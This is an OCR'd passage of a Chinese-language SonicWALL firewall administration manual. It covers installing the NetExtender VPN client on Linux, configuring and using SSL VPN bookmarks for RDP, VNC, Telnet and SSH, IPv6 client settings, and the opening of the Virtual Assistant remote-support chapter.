
3 要从 CLI 安装 NetExtender，请转至保存 **NetExtender.tgz** 的目录，并输入 **tar -zxf NetExtender.tgz** 命令。




4 输入 **cd netExtenderClient** 命令。

5 输入 **./install** 以安装 NetExtender。

6 启动 **NetExtender.tgz** 文件，按照 NetExtender 安装程序的指示操作。新的 netExtender 目录包含一个 NetExtender 快捷方式，可以将其拖动到桌面或工具栏。



7 首次连接时，必须在 **SSL VPN 服务器**字段中输入服务器名称或 IP 地址。NetExtender 会记住服务器名称。




8 输入您的用户名和密码。


9 首次连接时，必须输入**域**名。NetExtender 会记住域名。

> 注：虽然许多 Linux 系统允许不是以 root 身份登录的用户使用 sudo ./install 命令，但要安装 NetExtender，必须以 root 身份登录。


10 要查看 NetExtender 路由，请转到 **NetExtender** 菜单并选择**路由**。



11 如需查看 NetExtender 日志，请转至 **NetExtender > 日志**。



12 如需生成关于 NetExtender 性能的详细诊断报告，请转至**帮助 > 生成诊断报告**。



13 单击**保存**使用默认文件名 **nxdiag.txt** 将诊断报告保存到 NetExtender 目录。

配置 SSL VPN 书签

如需配置 SSL VPN 书签的信息，请参见第 1257 页的编辑本地用户。

1 单击**添加书签**。随即显示**添加书签**窗口。

定义了用户书签后，用户将能在 SSL VPN 虚拟办公室主页上看到已定义的书签。个体用户成员无法删除或修改您创建的书签。

2 在**书签名称**字段中输入书签的描述性名称。

3 在**用户名或者 IP 地址**字段中输入 LAN 上主机的完全限定域名 (FQDN) 或 IPv4 地址。在某些环境下，可以只输入主机名，例如在 Windows 本地网络中创建 VNC 书签时。

某些服务可以在非标准端口上运行，某些在连接时需要一个路径。根据“服务”字段的选择不同，应按照表 154 所给出的示例之一格式化**名称或 IP 地址**字段。

表 154. 不同服务类型对应的书签名称或 IP 地址格式

服务类型	格式	名称或 IP 地址字段示例
RDP - ActiveX RDP - Java	IP 地址	10.20.30.4
	IP：端口（非标准）	10.20.30.4:6818
	FQDN	JBJONES-PC.sv.us.sonicwall.com
	主机名	JBJONES-PC
VNC	IP 地址	10.20.30.4
	IP：端口（映射到会话）	10.20.30.4:5901（映射至会话 1）
	FQDN	JBJONES-PC.sv.us.sonicwall.com
	主机名	JBJONES-PC
	注：请勿用会话或显示编号代替端口。	注：请勿使用 10.20.30.4:1 提示：对于链接到 Linux 服务器的书签，参见本表下方的提示。
Telnet	IP 地址	10.20.30.4
	IP：端口（非标准）	10.20.30.4:6818
	FQDN	JBJONES-PC.sv.us.sonicwall.com
	主机名	JBJONES-PC
SSHv1 SSHv2	IP 地址	10.20.30.4
	IP：端口（非标准）	10.20.30.4:6818
	FQDN	JBJONES-PC.sv.us.sonicwall.com
	主机名	JBJONES-PC

提示：创建链接到 Linux 服务器的**虚拟网络计算 (VNC)** 书签时，除了在**用户名或者 IP 地址**字段中输入 Linux 服务器 IP 以外，还必须指定端口号和服务器编号，格式如下：**ipaddress:port:server**。例如，如果 Linux 服务器 IP 地址为 192.168.2.2，端口号为 5901，服务器编号为 1，那么**用户名或者 IP 地址**字段的值将是 **192.168.2.2:5901:1**。

4 根据您从**服务**下拉列表中选择的具体服务不同，可能还会显示其他字段。请为所选的服务填写必要的信息。从“服务”下拉列表中选择以下服务之一：

终端服务 (RDP - ActiveX) 或终端服务 (RDP - Java)

注：如果选择终端服务 (RDP - ActiveX)，同时使用非 Internet Explorer 的浏览器，选择将自动切换为终端服务 (RDP - Java)。系统会弹出一个对话框，通知您发生了切换。

- 在**界面大小**下拉列表中，选择用户执行此书签时要使用的默认终端服务界面大小。

  不同的计算机支持不同的界面大小，使用远程桌面应用程序时，应当选择从中运行远程桌面会话的计算机支持的界面大小。此外，您可能希望提供一个路径，说明应用程序位于远程计算机上的何处，方法是在**应用程序路径**字段中输入该路径。

- 在**颜色**下拉列表中，选择用户执行此书签时终端服务界面的默认颜色深度。
- 还可以在**应用程序和路径（可选）**字段中输入该应用程序的本地路径。
- 在**在以下文件夹开启**（可选）字段中，输入在其中执行应用程序命令的本地文件。
- 选中**以控制台/管理员会话登录**复选框，从而允许以控制台或管理员登录。
- 对于 Windows 客户端或运行 Mac OS X 10.5 及以上并安装了 RDC 的 Mac 客户端上的 **RDP - Java**，展开**显示高级窗口选项**，选中下列任意重定向选项的复选框：**重定向打印机**、**重定向驱动**、**重定向端口**、**重定向智能卡**、**重定向剪贴板**或**重定向插入和播放设备**，以便重定向本地网络上的这些设备或功能以用于该书签会话。

  将鼠标悬停在某些选项旁边的**帮助**图标 时，会显示关于具体要求的工具提示。

如需使本地打印机出现在远程机器上（开始 > 设置 > 控制面板 > 打印机和传真机），请同时选择**重定向端口**和**重定向打印机**。

选中下列任意附加功能的复选框以便用于该书签会话：**显示连接条**、**自动重连**、**桌面背景**、**窗口拖动**、**Menu/window 模拟**、**主题**或 **Bitmap 缓存**。

如果客户端应用程序是 RDP 6 (Java)，您还可以选择下列任意选项：**双显示器**、**字体平滑**、**桌面合成**或**远程应用程序**。

远程应用程序监视服务器和客户端连接活动，如需使用，必须在 Windows 2008 RemoteApp 列表中注册远程应用程序。如果选择了**远程应用程序**，Java 控制台将显示有关终端服务器连接情况的消息。

- 对于 Windows 客户端上的 **RDP - ActiveX**，可以选择**启用 Plugin DLLs**，并输入远程桌面或终端服务需要访问的客户端 DLL 的名称。多个条目通过逗号分隔，中间无空格。

  注：Windows 上的 RDP Java 客户端是一个原生 RDP 客户端，默认支持 Plugin DLL。**启用 Plugin DLLs**选项对 RDP - Java 不可用。请参见第 1123 页的启用 Plugin DLL。

- 还可以选择**自动登录**，并选择**使用 SSL VPN 帐号证书**，转发当前 SSL VPN 会话的凭据以用于登录 RDP 服务器。选择**使用自定义的证书**，输入该书签的自定义用户名、密码和域。如需自定义证书的更多信息，请参见第 1124 页的利用自定义 SSO 证书创建书签。

虚拟网络计算 (VNC)

- 无其他字段

Telnet

- 无其他字段

Secure Shell 版本 1 (SSHv1)

- 无其他字段

Secure Shell 版本 2 (SSHv2)

- 可以选中**自动接受主机密钥**复选框。
- 如果使用无身份验证的 SSHv2 服务器，例如 SonicWALL 防火墙，可以选中**绕过用户名**复选框。

5 单击**添加**以更新配置。

启用 Plugin DLL

Plugin DLL 功能对 RDP（ActiveX 或 Java）可用，支持在远程机器上使用某些第三方程序，如打印机驱动程序等。此功能要求 RDP Client Control 版本 5 或更高版本。

注：Windows 上的 RDP Java 客户端是一个原生 RDP 客户端，默认支持 Plugin DLL。无需任何操作（或复选框）。

对 *RDP ActiveX* 客户端启用 *Plugin DLL* 的步骤如下：

1 转至**用户 > 本地用户**。

2 单击要编辑的用户书签对应的配置图标。

3 在**书签**选项卡中，单击**添加书签**。

4 选择**终端服务 (RDP - ActiveX)** 作为**服务**，并按照第 1121 页的配置 SSL VPN 书签所述进行配置。

5 输入远程桌面或终端服务需要访问的客户端 DLL 的名称。多个条目通过逗号分隔，中间无空格。

6 确保所需的 DLL 位于客户端系统的 %SYSTEMROOT% 中（例如：C:\Windows\system32）。

注：使用 Plugin DLL 之前，确保 Windows 系统和 RDP 客户端是最新的。此功能要求 RDP 5 Client Control 或更高版本。

利用自定义 SSO 证书创建书签

您可以在 RDP 书签中为每个用户、群组或全局配置自定义单点登录 (SSO) 凭据。此功能用于访问需要 SSO 验证域前缀的资源。用户可以用 *username* 登录 SonicWALL SSL VPN，然后单击自定义书签，用 *domain\username* 访问服务器。登录凭据可以使用纯文本参数或变量。

配置自定义 *SSO* 证书的步骤如下：

1 按照第 1121 页的配置 SSL VPN 书签所述创建或编辑一个 RDP 书签。

2 在**书签**选项卡中，选择**使用自定义的证书**选项。

3 输入适当的用户名和密码，或使用如下表所示的动态变量：

表 155. 动态变量

文本用法	变量	使用示例
登录名	%USERNAME%	US\%USERNAME%
域名	%USERDOMAIN%	%USERDOMAIN\%USERNAME%
群组名称	%USERGROUP%	%USERGROUP%\%USERNAME%

4 单击**添加**。

使用 SSL VPN 书签

以下几节说明如何使用各种类型的书签：

- 第 1124 页的使用远程桌面书签
- 第 1127 页的使用 VNC 书签
- 第 1128 页的使用 Telnet 书签
- 第 1129 页的使用 SSHv1 书签
- 第 1130 页的使用 SSHv2 书签

使用远程桌面书签

远程桌面协议 (RDP) 书签用于与指定桌面建立远程连接。SonicWALL SSL VPN 支持 RDP5 标准以及 Java 和 ActiveX 两种客户端。RDP5 ActiveX 只能通过 Internet Explorer 使用，RDP5 Java 则可以在 SSL VPN 支持的任何平台和浏览器上运行。两种客户端的基本功能相同，不过 Java 客户端是原生 RDP 客户端，支持下列 ActiveX 客户端不支持的功能：

- 重定向剪贴板
- 重定向插入和播放设备
- 显示连接条
- 自动重连
- 桌面背景
- 窗口拖动
- 菜单/窗口动画
- 主题
- 位图缓存

如果 Java 客户端应用程序是 RDP 6，则它还支持：


- 双显示器

- 字体平滑
- 桌面合成

注：如果服务不是在默认端口上运行，RDP 书签可以使用指定的端口。


提示：要终止远程桌面会话，务必从终端服务器会话注销。若要结束终端服务器会话（以便稍后可以恢复），可以简单地关闭远程桌面窗口。

1 单击 **RDP** 书签。对于随后显示的所有警告窗口，单击**是**或**确定**。



2 在登录页面中输入用户名和密码，从下拉菜单中选择适当的域名。


3 随即显示一个窗口，说明远程桌面客户端正在加载。远程客户端随后加载在其自己的窗口中。现在您就可以访问远程计算机上的所有应用程序和文件。




使用 VNC 书签

1 单击 VNC 书签。在 VNC 客户端加载过程中会显示以下窗口。


注：如果服务在其他端口上运行，VNC 可以使用指定的端口。



2 VNC 客户端加载完毕后，会提示您在 **VNC 身份验证**对话中输入密码。



3 如需配置 VNC 选项，请单击**选项**按钮。随即显示**选项**对话。



下表说明了可以配置的 VNC 选项。

表 156. VNC 选项

选项	默认值	选项说明
编码	紧密	**Hextile** 是快速网络的较佳选择，**紧密**则更适合低带宽连接。另一方面，TightVNC Java 查看器中的**紧密**解码器比 **Hextile** 解码器效率更高，因此快速网络能接受该默认设置。
压缩级别	默认值	对于**紧密**和 **Zlib** 编码，使用指定的压缩级别。级别 1 使用的服务器 CPU 时间最短，但实现的压缩比最弱。级别 9 提供最佳的压缩，但在服务器侧消耗的 CPU 时间可能较长。慢速网络连接使用较高级别，高速网络使用较低级别。**默认**值表示应使用服务器的默认压缩级别。
JPEG 图片质量	6	无法更改。
指针形状更新	启用	指针形状更新是一个协议扩展，用于在客户端侧本地处理远程指针运动，从而节约带宽，消除鼠标指针运动的延迟。注意，目前实现的指针形状更新不允许客户端跟踪服务器侧的鼠标指针位置。这意味着，如果服务器本地的鼠标发生移动，或另一远程 VNC 客户端将之移动，客户端将看不到鼠标指针移动。 如果希望始终看到远程端的指针真实位置，请将此参数设置为**禁用**。将此选项设置为**忽略**与设置为**启用**相似，不过对于前者，远程指针根本看不见。如果您不关心指针形状，不希望看到两个鼠标指针（一个在另一个上面），这是一个合理的设置。
使用 CopyRect	是	当远程界面的某些部分四处移动时，CopyRect 可节省带宽和绘图时间。多数情况下不需要更改此设置。
限制颜色	否	如果设置为**否**，则使用 24 位颜色格式来表示像素数据。如果设置为**是**，则使用仅 8 位颜色格式来表示各像素。8 位颜色格式可节省带宽，但颜色看起来可能不太精确。
鼠标按钮 2 和 3	正常	如果设置为**倒转**，右鼠标按钮（按钮 2）与中间鼠标按钮（按钮 3）的功能互换。
仅浏览	否	如果设置为**是**，将无声地忽略桌面窗口中的所有键盘和鼠标事件，不会传递至远程端。
共享桌面	是	如果设置为**是**，则客户端之间可以共享桌面。如果此选项设置为**否**，则当新用户访问该桌面时，现有用户会话将结束。

使用 Telnet 书签

1 单击 Telnet 书签。

注：如果服务器不是在默认端口上运行，Telnet 书签可以使用指定的端口。

2 对于随后显示的所有警告消息，单击**确定**。基于 Java 的 Telnet 窗口启动。




3 如果您要通过 Telnet 连接的设备配置了身份验证，请输入用户名和密码。

使用 SSHv1 书签

注：如果服务器不是在默认端口上运行，SSH 书签可以使用指定的端口。

1 单击 SSHv1 书签。基于Java 的 SSH 窗口启动。



2 输入您的用户名和密码。

3 一个 SSH 会话在 Java 小程序中启动。

提示：某些版本的 JRE 可能会导致 SSH 身份验证窗口在 SSH 窗口背后弹出。


使用 SSHv2 书签

注：如果服务器不是在默认端口上运行，SSH 书签可以使用指定的端口。


1 单击 SSHv2 书签。随即显示基于Java 的 SSH 窗口。在**用户名**字段中输入您的用户名，然后单击**登录**。



2 随即弹出一个主机密钥窗口。单击**是**接受并继续登录过程。



3 输入您的密码并单击**确定**。



4 SSH 终端在新界面中启动。

配置用于 IPv6 的设备配置文件设置

如需 SonicOS 的 IPv6 实施的完整信息，请参见第 1728 页的 IPv6。

SonicOS 支持拥有 IPv6 地址的用户使用 NetExtender 连接。在 **SSL VPN > 客户端设置**页面上，首先配置传统 IPv6 IP 地址池，然后配置 IPv6 IP 池。每个客户端将分配两个内部地址：一个 IPv4 和一个 IPv6。

注：不支持 IPv6 DNS/Wins 服务器

在 **SSL VPN > 客户端路由**页面上，用户可以从所有地址对象，包括所有预定义 IPv6 地址对象的下拉列表中选择一个客户端路由。

注：支持 IPv6 FQDN。

第 16 部分

虚拟助手

- 配置虚拟助手
- 查看虚拟助手队列
- 最大限度提高虚拟助手灵活性

112

配置虚拟助手

- 第 1132 页的虚拟助手概述
- 第 1132 页的使用虚拟助手
  - 第 1132 页的下载和安装虚拟助手独立客户端 (VASAC)
  - 第 1133 页的登录和连接到 VASAC

虚拟助手概述

虚拟助手使用户无需到达客户现场即可为客户的技术问题提供支持。该功能可以为支持人员节省大量时间，同时还能提高他们响应支持需求的灵活性。用户可以允许或邀请客户加入一个接收支持的队列，然后通过远程控制客户的计算机来诊断和修复技术问题，从而为每个客户提供虚拟帮助。

注：提供虚拟助手的技术员或管理员必须位于设备的本地网络内部。

使用虚拟助手

- 第 1132 页的下载和安装虚拟助手独立客户端 (VASAC)
- 第 1133 页的登录和连接到 VASAC

下载和安装虚拟助手独立客户端 (VASAC)

要使用虚拟助手，技术员和客户必须从入口页面下载虚拟助手独立客户端 (VASAC)。在入口页面，技术员可以填写所有必要的登录参数，然后通过单击**虚拟助手**按钮下载客户端安装程序。您可以双击下载的安装程序自动登录防火墙。




主题：

- 第 1133 页的无邀请
- 第 1133 页的有邀请


无邀请

如果您之前启用了**启用支持没有邀请**选项（参见第 1138 页的启用虚拟助手），客户可以从客户登录页面下载和安装 VASAC。



有邀请

如果已禁用该选项，客户必须单击技术员发送的邀请电子邮件中的链接下载和启动 VASAC。



登录和连接到 VASAC

主题：

- 第 1133 页的由客户操作
- 第 1134 页的由技术员操作

由客户操作

如果启用了**启用支持没有邀请**设置，且客户已安装 VASAC，可以继续登录“虚拟助手”。

